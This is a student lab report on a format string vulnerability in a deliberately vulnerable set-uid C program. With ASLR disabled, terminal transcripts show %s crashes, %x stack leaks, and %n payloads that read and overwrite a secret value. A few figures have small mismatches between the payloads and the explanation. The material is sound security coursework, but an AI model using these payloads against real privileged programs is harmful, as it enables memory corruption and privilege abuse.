

**Name - Saubhik Kumar**

**Roll - 1801CS44**

**CS392 SSD**

**Midsem Assignment**


### **Qn1.**

We first compile the vulnerable program vul\_prog.c and give it set-uid privileges (Fig. 1). Also, we make address randomization off by `sudo sysctl -w kernel.randomize_va_space=0`.

The program can be crashed simply by giving a lot of “%s” as input. In this case, even if anyone %s hits a reserved memory address, or invalid address, the program gets crashed.

I tried experimenting with varied numbers of %s. On several experiments, I observed that the 3rd %s results in a segmentation fault.

In this experiment, there is no significance of integer input. It can be any arbitrary integer.



```
Terminal
[02/23/21]seed@VM:~/Desktop$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function 'main':
vul_prog.c:34:8: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(user_input);
    ^
[02/23/21]seed@VM:~/Desktop$ sudo chown root vul_prog
[02/23/21]seed@VM:~/Desktop$ sudo chmod 4755 vul_prog
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
10
Please enter a string
%s%s%s
Segmentation fault
```

**Fig. 1 Crashing the Program**

**Qn2.**

To print the `secret[1]` value, first, we need to find out its address, so that we can modify the value at that address. We can know the address, which is printed by the program after running it. In this case, the address of the `secret[1]` variable came to be `0x804b00c`.

Next thing is, we need to know the distance between the `user_input` buffer and the `secret[1]` address. But, we can know only `secret[0]`'s distance since only it is on the stack. For this, we can use a lot of `"%x"` specifiers and check the index of that address which matches to `secret[0]`'s address (in this case, `0x804b008`).

After running, it came out that the value of the desired address is printed by 8th “%x”. So, if we manipulate the 9th address, we can print or modify the secret[1] value, since, it is given that their addresses are consecutive.

```
Terminal
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
10
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%X.%X.%X.%X.%X
bfffed18.b7fff918.f0b5ff.bfffed3e.1.c2.bfffee34.804b008.a.252e7825.78252e78.2e78
252e
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

**Fig. 2 Find the distance from user input buffer**

Now, we need to make the 9th address equal to the address of secret[1]. This can be done via user\_input since its value is being stored in the 9th address.

Thus,

Our user\_input must be

0x804b00c = 134524940.

We can give this number as `user_input` , so that the 9th address is modified to the address of `secret[1]` variable.

Now, if we give “%s” at 9th distance, the control jumps to the address of secret[1] and its value gets printed.

As we can see (in Fig. 3), we get ‘U’ as output, whose character ASCII is 0x55/85.

```
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
134524940
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%X.(---%s---)
bfffed18.b7fff918.f0b5ff.bfffed3e.1.c2.bfffee34.804b008.(---U---)
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

**Fig. 3 Print the secret[1] value**

### **Qn3.**

Now, we know the 9th address (at a distance of 72 bytes), resides the secret[1] value, which can be modified.

To modify it, we give the address as integer input and then use “%n”, so that the value gets modified.

I have used 8 “%x08.”, which is 9 characters each. So, in total, 72 characters get printed, which is 0x48 in hex. So, we get 0x48 as a modified secret[1] value (Fig. 4).

```
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
134524940
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n
bfffed18.b7fff918.00f0b5ff.bfffed3e.00000001.000000c2.bfffee34.0804b008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x48
```

**Fig. 4 Modified secret[1] to 72 (0x48)**

#### Qn4.

Using the same logic as Qn3, I modified the secret[1] value to 80 (Fig. 5) ,90 (Fig. 6), and 100 (Fig. 7). Here also, we provide the address of secret[1] as user\_input.

We just need to modify the input in such a way so that before 9th specifier ("%n"), we have that many of characters printed.


Going by my design of input, we just need to modify the last address to be printed (x-64) times, where x is any integer  $\geq 64$  (it is easier here, since  $x \geq 80$  ). We just need to modify the 8th "%x" to "%(x-64)x" (in decimal).

So,

For x=80, we put "%16x" (see Fig. 5)

For x=90, we put "%26x" (see Fig. 6)

For x=100, we put "%36x" (see Fig. 7)

A terminal window titled "Terminal" showing the execution of a program. The user is at the prompt [02/23/21]seed@VM:~/Desktop\$. They run ./vul\_prog. The program outputs: "The variable secret's address is 0xbfffed10", "The variable secret's value is 0x 804b008", "secret[0]'s address is 0x 804b008", "secret[1]'s address is 0x 804b00c", and "Please enter a decimal integer". The user enters 134524940. The program then asks "Please enter a string" and the user enters a long string of hexadecimal characters. The program then outputs "bffffed18.b7fff918.00f0b5ff.bffffed3e.00000001.000000c2.bfffee34." followed by "804b008.". It then outputs "The original secrets: 0x44 -- 0x55" and "The new secrets: 0x44 -- 0x50".

```
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
134524940
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%16x.%n
bffffed18.b7fff918.00f0b5ff.bffffed3e.00000001.000000c2.bfffee34.      804b008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x50
```

**Fig. 5 Modified to 80**

```
Terminal
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
134524940
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%26x.%n
bfffed18.b7fff918.00f0b5ff.bfffed3e.00000001.000000c2.bfffee34.
804b008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x5a
```

**Fig. 6 Modified to 90 (0x5a)**

```
Terminal
[02/23/21]seed@VM:~/Desktop$ ./vul_prog
The variable secret's address is 0xbfffed10
The variable secret's value is 0x 804b008
secret[0]'s address is 0x 804b008
secret[1]'s address is 0x 804b00c
Please enter a decimal integer
134524940
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%36x.%n
bfffed18.b7fff918.00f0b5ff.bfffed3e.00000001.000000c2.bfffee34.
804b008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x64
```

**Fig. 7 Modified to 100 (0x64)**